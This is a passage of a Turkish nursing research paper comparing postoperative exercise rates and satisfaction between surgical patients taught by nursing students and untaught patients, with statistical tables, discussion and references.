and recorded with video before in order to be able to teach to patient. The students taught about postoperative exercises, to 30 patients (study group) which they selected in accordance with the limitations when they started the practice. Before the study, the required permission from Ethics Committee, the hospitals and the consent of the patients were obtained. Descriptive statistics, t test, Chi-squared test were used for analyzing the data.

Findings and Results: A statistically significant difference was found between the mean of breathing exercise, cough exercise, extremity exercise and rolling exercise ratio of the patients who were taught compared to the averages of the patients who were not taught ($p < 0.001$). A very significant difference was found between the mean satisfaction scores of the patients ($p < 0.001$).

Conclusion: In this study, a significant difference was observed between the mean of breathing exercise, cough exercise, extremity exercise and rolling exercise practice of the patients who were taught and who were not. It was observed that there was a significant difference between the average satisfaction scores of the patients who received and did not receive education. It is recommended that the training given by the students should be performed as one of the basic interventions in surgical clinical practice, as the patients perform the post-operative exercises at a more desired level and increase patient satisfaction.

Keywords: *Breathing and Coughing Exercises, Patient Education, Patient Satisfaction, Nurse Students*

1. GİRİŞ

Cerrahi girişim amacıyla hastaneye yatan hastalarda, cerrahi yolla yapılacak tedavinin başarısı yalnızca cerrahın teknik bilgi ve becerisinin en üst düzeyde olmasına değil, bunun yanı sıra aynı ölçüde olan ameliyat öncesi hazırlık ve bakımın, ameliyat sonrası bakım işlevlerinin kusursuz bir biçimde sürdürülmesine bağlıdır [1,2]. Ameliyat travmasıyla birlikte hasta olan insan vücudunun bütün sistemleri etkilenmektedir [3-6]. Ameliyat öncesi dönemde iyi hazırlanıp, yeterli eğitim ve egzersizleri yaptırılan hastalar daha az analjezik, antiemetik, sedatif, hipnotik kullanımı ve ameliyat sonrası kalış süresinin kısalmasıyla daha kısa sürede iyileşerek, hastaneden daha çabuk taburcu olmaktadır [3,7,8]. Yapılan çalışmalarla hastaların çoğunluğuna ameliyat sonrası yapılması gereken solunum-öksürük egzersizleri ve yatak içi egzersizler konusunda yeterli bilgi verilmediği ve hastaların bu konuda yeterli bilgi ve uygulamaya sahip olmadığı belirlenmiştir [7,9-11].

Hemşirelik eğitimi, kuramsal ve uygulamalı öğrenim-öğretim yaşantılarını içeren bir eğitimidir. Öğrenci kuramsal bilgileri alırken, uygulama alanlarında eğitimin amaçlarına yönelik klinik yargılama yeteneği ve aldığı bilgileri davranışa dönüştürerek gerçek öğrenim deneyimleri kazanır [12,13]. Hemşire

öğrenci ancak kuramsal derslerde aldığı bilgilerini gerçek ortamda uygulayabilirse hastalara istenilen düzeyde bakım verebilecektir [14,15]. Hemşirelerin öğrenim süreçleri içerisinde aldıkları cerrahi hastalıkları hemşireliği dersi uygulaması esnasında öğrencinin eğitim materyali hazırlayıp hasta öğretimi yapması sağlanarak davranış kazanmaları ve bu davranışları çalışma ortamlarında sürdürmeleriyle hemşirelerin eğitici rollerini yeterince gerçekleştirmeleri sağlanabilir [16]. Davranış kazanmayla davranışı uygulamaya dönüştürme arasında önemli bir ayrım bulunmaktadır. Davranış kazanılmış, ancak davranışa dönüşmemiş ve pekiştirilmemiş olabilir. Davranışın ne derece öğrenildiğinin değerlendirilebilmesi amacıyla davranışın gerçekten yapılması gerekir [13,17]. Öğrenci hasta öğretimini klinik uygulamaları sırasında yaparsa çalışırken de bunu davranış olarak kazandığı için işi olarak benimseyip yapacaktır [14,18]. Eğitim yapıldıktan sonra hastanın neler öğrendiği, davranışlarına nasıl yansıdığı değerlendirilmesi gerekir. Eğer değerlendirme sonucunda başarı sağlanamamış ise bu durumda eğitim planının yeniden düzenlenmesi gerekir [12,19]. Hemşire, eğitim sürecinin değerlendirilmesine sağlıklı/hasta bireyin katılımını sağlar [20]. Sağlık hizmetlerinin bir sonucu ve genellikle bakım kalitesinin bir göstergesi hasta memnuniyetidir [21]. Memnuniyet, subjektif bir algı olmakla birlikte, sağlık hizmeti kalitesinin en önemli göstergesi olarak kabul edilmektedir. Hastanelerde daha kaliteli hizmet verilmesi konusunda hasta memnuniyeti, temel alanlardan birisidir. Günümüzde hastalar artık giderek artan bir şekilde kendi sağlık bakımına katılmak ve karar verme sürecinde kendi durumlarının ne olduğunu öğrenmek istemektedirler [22,23].

Hastaların kişilerarası ilişkiler, birey olarak kabul görme ve karar vermeye katılma gibi içsel gereksinimleri karşılandığında memnuniyetleri artmaktadır [22]. Hastaların kendilerini anlayan, yargılamayan ve bilgi veren hemşirelerden aldıkları bakımdan daha çok memnun olmaları sağlanabilir. Bu çalışma; hemşirelik öğrencilerinin ameliyat sonrası hasta öğretimi için materyal hazırlayarak hasta öğretimi yapmaları ve bu eğitimin etkinliğinin incelenmesi amacıyla yapıldı.

2. GEREÇ VE YÖNTEM

Araştırmanın tipi: Yarı deneysel bir çalışmadır.

Araştırmanın yeri: Araştırma; Balıkesir İli Bandırma İlçesi 250 yatak kapasiteli Dr. M. Güven Karahan Devlet Hastanesi ve 160 yatak kapasiteli Kapıdağ Devlet Hastanesi Cerrahi Kliniklerinde gerçekleştirildi.

Araştırmanın evreni ve örnekleme: Çalışmanın örneklemini Balıkesir Üniversitesi Bandırma Sağlık Yüksekokulu'nda okuyan ve Cerrahi Hastalıkları Hemşireliği dersi alan 32 öğrenci oluşturdu. Örneklem seçim yöntemi kullanılmadan öğrencilerin tümünün çalışmaya alınması hedeflendi ancak iki öğrencinin çalışmaya katılmayı kabul etmemesi nedeniyle toplam 30 öğrenci çalışma kapsamına alındı (katılım oranı %95,6). Dersin uygulaması haftalık (16 saat) iki tam gündür. Hasta örneklemini de dersin uygulama alanı olan Bandırma Dr. M. Güven Karahan Devlet Hastanesi Genel Cerrahi Kliniği ve Kapıdağ Devlet Hastanesinin Genel Cerrahi Kliniğine ameliyat olmak üzere yatan hastalardan 18 yaş

üstündeki okuma yazma bilen, uyanık, oryante, tıbbi olarak stabil ve çalışmaya katılmaya istekli 30 kontrol grubu ve 30 çalışma grubu olmak üzere 60 hasta oluşturdu.

2.1. Veri Toplama Yöntemi

Öğrencilere cerrahi uygulamasına çıkmadan önce sekiz saat hasta eğitimi ve eğitim materyali olarak broşür hazırlama konusunda araştırmacı tarafından eğitim verildi. Eğitim programında; ameliyat sonrası egzersizler, nasıl ve ne zaman yapılması gerektiği, yararlarının neler olduğu, yapılmazsa ortaya çıkabilecek komplikasyonların bilinmesi ve hangi aralıklarla bu egzersizlerin yapılması gerektiği öğretildi. Öğrenciler tarafından eğitimde kullanacakları içerik, eğitim materyali olarak broşür haline getirildi. Bu broşürlerin hazırlanması, şekli ve resimler konusunda öğrenciler serbest bırakıldı. İki haftalık hazırlık aşamasında öğrencinin hazırladığı materyal, anlaşılabilirlik ve içerik yönünden kontrol edilip düzeltmeler ile son haline ulaştırıldı. Öğrenciler materyal yanı sıra öğretim yapabilecek duruma gelebilmek amacıyla her bir öğrenci video ile kayıt alınarak birbirlerine role-play (hasta-hemşire rolü şeklinde) ile öğretimi uyguladılar (öğrencilere öncesinde 15-20 dakikalık süre içerisinde bitirmesi gerektiği belirtildi). Ayrıca araştırmacı ile birlikte kayıt izlenerek yaptıkları yanlışları ve doğru davranışları irdelendi böylece tüm öğrenciler aynı seviyeye yaklaştırılmaya çalışılıp öğretim için hazır hale getirildi.

Öğrenciler uygulamaya çıktıklarında sınırlamalara uygun olarak seçtikleri 30 hastaya (çalışma grubu) ameliyat sonrası egzersizler konusunda öğretim yaptı. Hasta öğretimi görsel öğretim materyali ile desteklenerek 15-20 dakikalık bireysel öğretim şeklinde yürütüldü, materyal hastaya verildi.

Veriler anket formu yardımıyla hastalarla yüz yüze görüşülerek araştırmacı tarafından toplandı. Veri toplama aracı olarak; **Hasta tanıtıcı formu**, **Ameliyat sonrası egzersiz izlem formu** (ameliyat sonrası 2 saate bir yapılması gereken derin soluma, öksürük, dönme ve ekstremitte hareketlerinin takibinin yer aldığı ve hastaların öğrendikleri egzersizleri yaptıklarında süresini kaydettikleri izlem formu) ve **Hasta memnuniyet formu** (taburculuk öncesi hastaların verilen planlı eğitimden memnuniyetinin ölçülmesi amacıyla ilgili literatür [8,21-23] taranarak oluşturulan) kullanıldı. Öğrencileri tanıtıcı sorular ve eğitim materyalini hazırlarken hangi kaynaklardan yararlandıkları, materyali hazırlarken herhangi bir problemle karşılaşmışlar ve bundan sonraki eğitim programları için öneri ve eleştirilerini içeren toplam altı soru soruldu.

Hipotezler

1. H_0 : Ameliyat sonrası egzersizler konusunda öğretim yapılan hastalarla (çalışma grubu) öğretim yapılmayan hastalar (kontrol grubu) arasında egzersizleri uygulama açısından fark yoktur.

H₁: Ameliyat sonrası egzersizler konusunda öğretim yapılan hastalarla (çalışma grubu) öğretim yapılmayan hastalar (kontrol grubu) arasında egzersizleri uygulama açısından fark vardır.

2. H₀: Ameliyat sonrası egzersizler konusunda öğretim yapılan hastalarla (çalışma grubu) öğretim yapılmayan hastalar (kontrol grubu) arasında memnuniyet açısından fark yoktur.

H₁: Ameliyat sonrası egzersizler konusunda öğretim yapılan hastalarla (çalışma grubu) öğretim yapılmayan hastalar (kontrol grubu) arasında memnuniyet açısından fark vardır.

Etik: Araştırma öncesinde Ege Üniversitesi Hemşirelik Yüksekokulu Bilimsel Etik Kurulundan gerekli izin (2006-47) alındıktan sonra kurumların yetkililerinden yazılı (Dr. M. Güven Karahan Devlet Hastanesi-B10-41/102801-304, Kapıdağ Devlet Hastanesi-2718) ve sözel izin alındı. Araştırmaya katılacak hastalara araştırmanın amacı anlatıldıktan sonra çalışmaya katılmaya istekli hastalar araştırma kapsamına alınıp, hastaların kimlikleri gizli tutuldu. Öğrencilere sözel açıklama yapıp, hasta eğitimi yapmaya istekli öğrenciler çalışmaya alındı.

Veri analizi: Kategorik değişkenler sayı (n) ve yüzde (%) olarak, niceleyici değişkenler ortalama (standart sapma) olarak sunuldu. Kantitatif değişkenlerin normal dağılımını kontrol etmek için Kolmogorov-Smirnov testi kullanıldı. İki kategorik ve / veya sıralı değişken arasındaki ilişkiyi araştırmak için ki-kare testi kullanıldı. Niceliksel değişken normal dağılımı takip ederken, nicel bir değişkenin iki değişkenli bir değişkene olan anlamlı farkını araştırmak için Student t testi kullanıldı. Veriler, IBM SPSS 11.5 (Statistical Package for Social Sciences) istatistik paketi kullanılarak analiz edildi.

3. BULGULAR

Hemşirelik öğrencilerinin ameliyat öncesi hasta eğitimi için eğitim materyali hazırlamaları ve yaptıkları eğitim değerlendirildiğinde; araştırmaya katılan öğrencilerin tümü eğitim materyali hazırlamanın kendilerine katkı sağladığını belirttiler. Eğitim materyalini hazırlama öğrenmenin kalıcılığını sağladı, yaratıcılığını geliştirdi, etkinliğini arttırdı, kendime güvenimi arttırdı şeklinde kendilerine katkı sağladığını belirttiler.

Tablo 1. Hastaların Tanıtıcı Özelliklerine Göre Dağılımı

Hasta Özellikleri	Öğretim yapılan		Öğretim yapılmayan		İstatistik test		
	n	%	n	%	Chi-Square	p	
Yaş	25-34	3	10,0	2	6,6	t=1,912	0,061
	35-44	9	30,0	6	20,0		
	45-54	11	36,7	9	31,1		
	55 ve üstü	7	23,3	13	43,3		
Cinsiyet	Kadın	17	56,7	10	33,3	2,424*	0,119
	Erkek	13	43,3	20	66,7		
Medeni durum	Evli	26	86,7	25	83,3	1,000*	*
	Bekâr	4	13,3	5	16,7		
Eğitim durumu	İlköğretim	24	80,0	27	90,0	0,472*	*
	Lise ve üst	6	20,0	3	10,0		
Çalışma Durumu	Çalışmıyor	20	66,7	18	60,0	0,072*	0,789

	Çalışıyor	10	33,3	12	40,0		
Ameliyat türü	Üst batin	16	53,3	15	50,0	0,000*	1,000
	Alt batin	14	46,7	15	50,0		
Yatağa bağımlılık düzeyi	Bağımsız	25	83,3	24	80,0	1,000*	*
	Yarı bağımlı	5	16,7	6	20,0		
Başka bir hastalığı var mı?	Var	3	10,0	5	16,7	0,267*	0,605
	Yok	27	90,0	25	83,3		
Hastane tecrübesi	Evet	19	63,3	13	43,3	1,674*	0,196
	Hayır	11	36,7	17	56,7		
Ameliyat tecrübesi	Evet	12	40,0	9	30,0	0,293*	0,588
	Hayır	18	60,0	21	70,0		
Eğitim verilmeli mi?	Evet	23	76,7	21	70,0	0,085*	0,770
	Bilmiyorum	7	23,3	9	30,0		

df = 1 *Yates düzeltmeli ** Fisher's Exact Test


Çalışma ve kontrol grubundaki hastaların demografik ve hastalık ile ilgili özellikleri arasında istatistiksel olarak anlamlı bir fark bulunmaması her iki grupta yer alan bireylerin benzer özellikler taşıdığını göstermektedir (Tablo 1).

Öğretim yapılan hastaların yaş ortalaması 46.80 ± 11.12 ve öğretim yapılmayan hastaların yaş ortalaması 53.07 ± 14.10 olup hastaların yaş ortalamaları arasında anlamlı fark saptanmadı ($p=0.061$). Başka bir hastalığınız var mı sorusuna var diyenler böbrek taşı, gastrit, hemoroit gibi hastalıklara sahipti. Daha önce bir hastane tecrübesi olanların hastanede yatış süresi ortalaması 6.84 ± 4.23 'dir. Daha önce bir ameliyat olduğunu belirtenler apandisit, guatr, koltuk altı yağ bezesi, mide ameliyatı, prostat, sezaryen, umbilikal herni ameliyatı olmuştur. Tüm hastalar daha önce ameliyat sonrası egzersizlerle ilgili eğitim aldınız mı sorusuna hayır yanıtı verdiler.

Tablo 2: Çalışma- Kontrol Grubu Hastaların Egzersiz Uygulama Oranlarının Karşılaştırılması

Hasta Egzersiz Uygulama Durumu		Mean	SS	t	p
Derin Solunum Egzersizi Uygulama Oranı	Öğretim yapılan	51,54	12,76	14,859	0,000
	Öğretim yapılmayan	6,95	10,37		
Öksürük Egzersizi Uygulama Oranı	Öğretim yapılan	51,54	13,03	11,592	0,000
	Öğretim yapılmayan	19,16	8,02		
Ekstremitte Egzersizi Uygulama Oranı	Öğretim yapılan	47,37	11,48	18,896	0,000
	Öğretim yapılmayan	4,27	4,92		
Dönme Egzersizi Uygulama Oranı	Öğretim yapılan	44,86	8,76	11,928	0,000
	Öğretim yapılmayan	18,68	8,23		

n = 30 ,df = 58



Grafik 1. Çalışma- Kontrol Grubu Hastaların Egzersiz Uygulama Oranlarının Karşılaştırılması

Öğretim yapılan hastalar ve öğretim yapılmayan hastaların egzersiz uygulama oranları açısından aralarında fark olup olmadığının karşılaştırılması Tablo 2 ve grafik 1’de görülmektedir. Öğretim yapılan hastaların solunum egzersizi, öksürük egzersizi, ekstremitte egzersizi ve dönme egzersizi uygulama oranı ortalamaları ile öğretim yapılmayan hastaların ortalamalarına arasında istatistiksel olarak anlamlı fark saptandı ($p=0,000$).

Tablo 3. Hastaların Öğrencilerden Memnuniyet Puan Ortalamalarının Dağılımı

Hasta Memnuniyeti	Öğretim Yapılan		Öğretim Yapılmayan	
	Mean	SD	Mean	SD
Öğrenci hemşirelerin beni dikkatli bir şekilde dinlemelerinden	4,23	,82	3,93	,58
Öğrenci hemşirelerin bana karşı dürüst davranmalarından	4,20	,85	3,67	,61
Öğrenci hemşirelerin gizliliğime (mahremiyetime) saygı göstermeleri	4,00	,87	3,67	,61
Öğrenci hemşirelerin hastalığımı yaşamımı nasıl etkileyeceği bilgisi	4,07	,83	3,30	,84
Öğrenci hemşirelerin şikâyetlerimi dinlemelerinden	4,50	,51	3,77	,68
Öğrenci hemşirelerin hastanede kendime güvende hissetmemi sağla	3,67	,80	3,53	,68
Öğrenci hemşirelerin benimle yardım edici ilişki kurmalarından	4,43	,50	3,97	,72
Öğrenci hemşirelerin sorularıma anlaşılır cevaplar vermelerinden	4,07	,64	3,70	,65
Öğrenci hemşirelerin bana değer vermelerinden	4,50	,57	4,10	,84
Öğrenci hemşirelerin benimle sakin tonda konuşmasından	4,67	,55	4,43	,57
Öğrenci hemşirelerin bana hitap şeklinden	4,60	,72	4,43	,50
Öğrenci hemşirelerin bana kendilerini tanıtmalarından	4,47	,82	4,20	,87
Öğrenci hemşirelerin bir hasta olarak haklarıma saygı göstermeleri	4,03	,81	3,80	,71
Öğrenci hemşirelerin bana karşı sabırlı davranmalarından	4,37	,67	4,20	,66
Öğrenci hemşirelerin bana karşı anlayışlı davranmalarından	4,50	,51	4,23	,63
Öğrenci hemşirelerin hastalığımla ilgili bana eğitim vermelerinden	4,53	,63	3,73	,74
Öğrenci hemşirelerin güler yüzlü olmasından	4,73	,64	4,50	,68
Öğrenci hemşirelerin problemlerimin çözümüne yardım etmesinden	4,17	,70	3,77	,77
Öğrenci hemşirelerin değişiklikler konusunda önceden bilgi vermesi	3,90	,80	3,43	,86
Öğrenci hemşirelerin kendimi ifade etmeme fırsat vermelerinden	4,33	,55	3,80	,81
Öğrenci hemşirelerin güven verici davranmasından	4,10	,84	3,77	,73
Öğrenci hemşirelerin bana zaman ayırmasından	4,57	,68	4,23	,73
Öğrenci hemşirelerin kendi bakımımı nasıl yapacağımı öğretmesi	4,63	,67	4,03	,76
Öğrenci hemşirelerin benim ihtiyaçlarımı saptayıp ve sağlamasından	4,40	,72	3,87	,68
Öğrenci hemşirelerin bana ilgi göstermesinden	4,80	,48	4,17	,70
Öğrenci hemşirelerin bana moral vermesinden	4,80	,48	4,30	,84
Öğrenci hemşirelerin rahat bir pozisyonda olmam için yardımcı olma	4,80	,48	4,20	,61
Öğrenci hemşirelerin beni dinlemeğe zaman ayırmasından	4,77	,68	4,30	,60

SD=standart sapma


Öğretim yapılan ve öğretim yapılmayan hastaların öğrencilerden memnuniyet puanları ortalamaları açısından karşılaştırılması tablo 3’de görülmektedir. Çalışma grubu hastaların en yüksek ortalama $4,80\pm 0,48$ ile “öğrenci hemşirelerin bana moral vermesinden ve öğrenci hemşirelerin rahat bir pozisyonda olmam için yardımcı olmasından” memnun olduklarını belirttiler. Kontrol grubu hastalar ise

en yüksek ortalama $4,50 \pm 0,68$ ile “öğrenci hemşirelerin güler yüzlü olmasından” memnun olduklarını belirttiler.

Tablo 4: Çalışma-Kontrol Grubu Hastaların Öğrencilerden Memnuniyet Puanlarının Karşılaştırılması

Hasta Memnuniyeti		Mean	S	t	p
Memnuniyet	Öğretim yapılan	122,83	13,63	3,419	0,001
Toplamı	Öğretim yapılmayan	111,03	13,10		

n = 30 ,df = 58



Grafik 2. Çalışma- Kontrol Grubu Hastaların Öğrencilerden Memnuniyet Puanlarının Karşılaştırılması

Öğretim yapılan hastalar ve öğretim yapılmayan hastaların memnuniyet puan ortalamaları açısından aralarında fark olup olmadığının karşılaştırılması tablo 4 ve grafik 2’de görülmektedir. Öğretim yapılan hastaların memnuniyet puan ortalamaları $122,83 \pm 13,63$ ve öğretim yapılmayan hastaların memnuniyet puan ortalamaları $111,03 \pm 13,10$ ’dur. Hastaların memnuniyet puan ortalamaları arasında çok anlamlı bir fark saptandı ($p=0,001$).

4. TARTIŞMA

Çalışmaya katılan öğrencilerin tümü eğitim materyali hazırlamanın kendilerine katkı sağladığını belirtti. Kaymakçı ve ark. (2007) çalışmalarında öğrencilerin %98,7’si hasta eğitim broşürü hazırlamanın ve hasta eğitimi yapmanın kendileri için yararlı olduğunu belirtmiştir. Gençalp ve Eryılmaz (1998) çalışmalarında öğrenciler; ameliyat sonrası bakımın düzenli, sistemli, planlı kapsamlı olmasını, zamanı daha iyi kullanmayı sağladığını, bakımda standart oluşturduğunu ve kaliteyi arttırdığını, teorik bilgileri pekiştirdiğini, bakım verirken kendilerini rahat yeterli ve güvenli hissettiklerini ifade etmişlerdir. Ulupınar ve ark. (2001) çalışmasında öğrencilerin, %67’si araç gereç hazırlamanın yaratıcılıklarını arttırdığını, kişisel gelişimine katkıda bulunduğunu, zevkli ve motive edici olduğunu belirtmişlerdir. Bu çalışmada da öğrenciler broşür hazırlama tekniğini öğrendim, iletişim ve hitap şeklimi geliştirdi, ilerde hastalarım böyle yazılı sözlü eğitim yapmaya karar verdim, araştırma yapmama katkısı oldu gibi katkı belirttiler. Bu araştırma bulguları literatür bulguları ile uygunluk göstermektedir. Sezgin (1999) çalışmasında öğrenci hemşirelerin olumlu olarak “karar verme becerisi

kazandırdı, birilerine bir şey öğretmek kendime güvenimi arttırdı, araştırmacı yönümü olumlu etkiledi, aktif olmak beni mutlu etti, kendimi önemli hissettim” gibi ifadeler kullandıklarını, olumsuz olarak da “çok yoruldu, çok zamanımı aldı, bir yenilik farklılık getirmedi” diyerek duygularını belirttiklerini bildirmiştir. Ebbert ve Connors’un (2004) hemşire öğrencilerin klinik performanslarını değerlendirdikleri çalışmada öğrenciler, kendi deneyimlerini genellikle gerçekçi bulmuşlar, örnek kurmaya yardım ettiğini, keşfetme ve araştırma derecesinde deneyim sağladığını belirtmişlerdir. Karaöz (1997) çalışmasında öğrencilerin yeterli ilgi, yönlendirme, denetleme ve değerlendirmeye gereksinim duyduklarını belirtmiştir.

Bu çalışmada öğretim yapılan hastaların yaş ortalaması $46,80 \pm 11,12$ öğretim yapılmayan hastaların yaş ortalaması $53,07 \pm 14,10$ ’dır. Hastaların tanımlayıcı özelliklerinin karşılaştırılması yapıldı ve istatistiksel olarak anlamlı bir fark olmadığı görüldü (Tablo 1). Hastalara ameliyat sonrası yapılması gereken egzersizlere yönelik eğitim verilmeli midir sorusuna yaklaşık % 70’i evet derken, % 30’u bilmiyorum dediler (Tablo 1). Tüm hastalar daha önce egzersizlerle ilgili eğitim aldınız mı sorusuna hayır yanıtı verdi. Kılıç (1993) çalışmasında hastaların egzersizlerin önemini bilme ve açıklama isteme konusunda haberdar olmadıklarını, konuya ilişkin bilginin olmaması ne isteyeceklerini bilmemelerine dolayısıyla bu konuda istekte bulunmamalarına yol açtığını bildirmiştir.

Bayraktar & Eroğlu (1995) çalışmalarında, hastaların %62’sinin derin solunum, öksürük, %48’inin yatak içi egzersizler konusunda hiç bilgi almadığı, bilgi alanlarında yetersiz bilgi sahibi oldukları ve egzersizleri tekniğine uygun yapmadıklarını saptamışlardır. Hastaların %94’ünün ise bu konuda bilgi almak istediklerini vurgulamışlardır. Kutlu ve ark. (2004) çalışmalarında hemşirelerin %90,7’si servislerinde hastalara ameliyat öncesi dönemde derin solunum ve öksürük egzersizlerinin öğretilmediğini belirtmişler, hemşirelerin %64’ünün ameliyat sonrası dönemde ayağa kalkamayan hastalara yatak içinde egzersiz yaptırdıklarını tespit etmişlerdir.

Hasta eğitiminin değerlendirilmesi önemlidir. Öğretim yapıldıktan sonra hastanın neler öğrendiği, davranışına nasıl yansıdığı değerlendirilmesi gerekir. Bu çalışmada yapılan öğretimin hastanın davranışına ne derece yansıdığını, ameliyat sonrası egzersiz uygulama oranları ile değerlendirildi. Çalışma ve kontrol grubundaki hastaların solunum egzersizi, öksürük egzersizi, ekstremitte egzersizi ve dönme egzersizi uygulama oranı ortalamaları arasında istatistiksel olarak anlamlı fark saptandı. Hasta açısından oldukça önemli olan ameliyat sonrası egzersizlerin yapılmış olması yapılan öğretimin amacına ulaştığının en önemli göstergesidir. Böylece H_0 hipotezi reddedilerek, H_1 hipotezi (öğretim yapılan hastalarla öğretim yapılmayan hastalar arasında egzersizleri uygulama açısından fark vardır) kabul edilmiştir.

Yapılan çalışmalar, hastaya yapılan bilgilendirmenin güven duygusunun desteklenmesinin yanı sıra bakım ve tedavi girişimlerine hasta katılımını motive edici olduğunu göstermektedir [31-33]. Donebedian (1992) hasta memnuniyetini “hastanın değer ve beklentilerinin ne düzeyde karşılandığı konusunda bilgi veren ve esas otoritenin hasta olduğu, bakımın kalitesini gösteren temel ölçüt” olarak tanımlamıştır. Hasta memnuniyetinin temelini hasta beklentileri ve hasta hemşire arasındaki iletişim ile

hastayı bilgilendirme oluşturur [33]. Hastalarla kurulan olumlu insani ilişkilerin, güler yüzlü ve yakın davranışların bu memnuniyette payları büyüktür. Maral ve ark. (1999) çalışmalarında hastaların %36,9'u doktorlardan %25,1'i hemşirelerden memnun iken, Şahin ve ark. (2005) çalışmasında hemşireden ve hastaya gösterilen ilgiden memnuniyet %100'e yakın bulunmuştur.

Hemşire hastayı dikkatle dinlemelidir. Bu, hastaya onunla birisinin bir birey olarak ilgilendiği ve onun söylediklerini dinlemek için zaman ve enerji ayırmaya istekli olduğu mesajını verir. Kılıç (1993) çalışmasında hastaların hemşirelerden %54 oranında güler yüz ve şefkat beklediklerin, Eti ve ark. (1990) ise hemşirelik bakımından memnun olan hastaların %17,3 oranında hemşireleri güler yüzlü ve nazik bulduklarını belirtmişlerdir.

Bu çalışmada çalışma grubu hastalar öğrencilerden en yüksek ortalama $4,80 \pm 0,48$ ile “öğrenci hemşirelerin bana moral vermesinden” ve “öğrenci hemşirelerin rahat bir pozisyonda olmam için yardımcı olmasından”, kontrol grubu hastalar ise en yüksek ortalama $4,50 \pm 0,68$ ile “öğrenci hemşirelerin güler yüzlü olmasından” memnun olduklarını belirttiler.

Çalışma grubu hastaların memnuniyet puan ortalamaları $122,83 \pm 13,63$ ve kontrol grubu hastaların memnuniyet puan ortalamaları $111,03 \pm 13,10$ 'dur. Hastaların memnuniyet puan ortalamaları arasında çok anlamlı bir fark saptandı ($p=0,001$) (Tablo 3). H_0 hipotezi reddedilerek, H_1 hipotezi (öğretim yapılan hastalarla öğretim yapılmayan hastalar arasında memnuniyet açısından fark vardır) kabul edildi.

5. SONUÇ

Bu çalışmada öğretim yapılan ve yapılmayan hastaların solunum egzersizi, öksürük egzersizi, ekstremitte egzersizi ve dönme egzersizi uygulama oranı ortalamaları arasında anlamlı fark görüldü. Öğretim yapılan ve yapılmayan hastaların memnuniyet puan ortalamaları arasında anlamlı bir fark olduğu görüldü.

Öğrenciler tarafından yapılan eğitiminin hastaların ameliyat sonrası egzersizleri daha istendik düzeyde yaptığı ve hasta memnuniyetini arttırdığı için cerrahi klinik uygulamalarında temel girişimlerden biri olarak yaptırılması önerilmektedir.

6. KAYNAKLAR

- [1]. Holloway, S. ve ark. “Patient Satisfaction with Two Different Models of Cancer Genetic Services in South-East Scotland”,2004, Br J Cancer 90:582–589
- [2]. Kaymakçı,Ş., Yavuz,M.,Orgun F “Surgical Patient Education:Turkish Nursing Students Experiences”. Nurse Educ Today, 2007, 27:19–25
- [3]. Burden, N., Ambulatory Surgical Nursing. W.B. Saunders Company, philadelphia, 194-200, 1983
- [4]. Rothrock J.C “Perioperative Nursing Research Part I: Perioperative Psychoeducational Interventions” AORN Journal, 1989, 49(2): 597-615

- [5]. Narrow, B.W., Bbuschle, K.B. *Fundamentals of Nursing Practice*, second ed. A.Wiley Medical Publication, John Wiley and Sons, United States of America, 1987, 142-162
- [6]. Elgin, C. “The importance of understanding health literacy for perioperative patient safety” *AORN Journal*, 2018, 107(1), 126–130. <https://doi.org/10.1002/aorn.12008>
- [7]. Bayraktar,N.,Eroğlu,K. “The Information of Patients Undergoing Surgery Regarding Exercises That Should Be Performed After The Surgery” *Hacettepe University HYO journal*, 1995, 1995;2,2
- [8]. Gezer, D., & Arslan, S. “The effect of education on the anxiety level of patients before thyroidectomy” *Journal of PeriAnesthesia Nursing*, 2019, 34(2), 265–271. <https://doi.org/10.1016/j.jopan.2018.05.017>
- [9]. Friberg F, Vigdis G, Bergh AL. “Nurses’ patient-education work: conditional factors – an integrative review.” *Journal of Nursing Management*, 2012, 20(2): 170–176
- [10]. Gürlek Ö, Yavuz M. “Application cases of preoperative education of patients by nurses working in surgical clinicals. *J Anatol Nurs Health Sci*;16:8-15, 2013.
- [11]. Aasa, A., Hovback, M., & Bertero, C. M. “The importance of preoperative information for patient participation in colorectal surgery care” *Journal Of Clinical Nursing*, 2013, 22(11-12), 1604-1612. <https://doi.org/10.1111/jocn.12110>
- [12]. Ebbert, D.W., Connors, H., “Standardized Patient Experiences: Evaluation of Clinical Performance and Nurse Practioner Student Satisfaction, *Nursing Education Perspectives*, 2004, 25(1), 12-16
- [13]. Krichbaum, K. “The Clinical Evaluation Tool: A Measure of the Quality of Clinical Performance of baccalaureate Nursing Student” *Journal of Nursing Education*,1994, 9:395
- [14]. Sarmasoglu, S., Dinc, L., & Elcin, M. Using standardized patients in nursing education effects on students’ psychomotor skill development. *Nurse Educator*, 2016, 41(2):1-5
- [15]. Lubbers, J., & Rossman, C. Satisfaction and self-confidence with nursing clinical simulation: Novice learners, medium-fidelity, and community settings. *Nurse Education Today*, 2017, 48, 140-144.
- [16]. Amini, K., Alihossaini, Z., & Ghahremani, Z. Randomized clinical trial comparison of the effect of verbal education and education booklet on preoperative anxiety. *Journal of PeriAnesthesia Nursing*, 2019, 34(2), 289–296. <https://doi.org/10.1016/j.jopan.2018.06.101>
- [17]. Gözüm,S.,Bağ,B., “Use of Social Cognitive Learning Theory in Effective Health Education” *Journal of Atatürk University School of Nursing*, 1998, 1(2)
- [18]. Demirel, Ö., *The Art of Teaching From Planning to Evaluation*. Pegema publications 5th edition Ankara, 2003.
- [19]. Svavarsdóttir M, Sigurdardóttir A, Steinsbekk A. What is a good educator? A qualitative study on the perspective of individuals with coronary heart disease. *European Journal of Cardiovascular Nursing*, 2016, 15(7): 513-521.
- [20]. Taşocak, G., *Patient Education*, FN HYO Publication No 9, University Publication No 4377, İstanbul, 2003
- [21]. Linn, C.C., “Patient Satisfaction with Nursing Care as an Outcome Variable: Dilemmas for Nursing Evaluation Researchers” *Journal of Professional Nursing*, 1996, 12 (4) 737-743

- [22]. Merkouris,A.,Yfantopoulos,J., Lanara, V. et. al, “Developing an Instrument to Measure Patient Satisfaction with Nursing Care in Greece” *Journal of Nursing management*, 1999, 7(2) 91-100
- [23]. Ellrich, M. and Yu, D.. The benefits of pre-surgery education. *Gallup Business Journal*. May, 2015, <https://news.gallup.com/businessjournal/183317/benefits-pre-surgeryeducation.aspx>
- [24]. Gençalp,N.S., Eryılmaz,H.Y., “Evaluation of the Care Given by Third Year Students to Patients with Hysterectomy Using Care Protocol ”VI. National Nursing Congress, Ankara,1998, (Oral Presentation)
- [25]. Ulupınar, S., Korkmaz, N.B., Yurt, S.A. “ Students Prepared and Evaluated Health Education Tool ”I. International & VII. National Nursing Congress Book, Antalya, 2001, 502-506
- [26]. Sezgin,A., “An example of an application for the Active Participation of Students in the Women Health and Diseases Nursing Course.” *Journal of CU School of Nursing*, 1999, 3 (1)
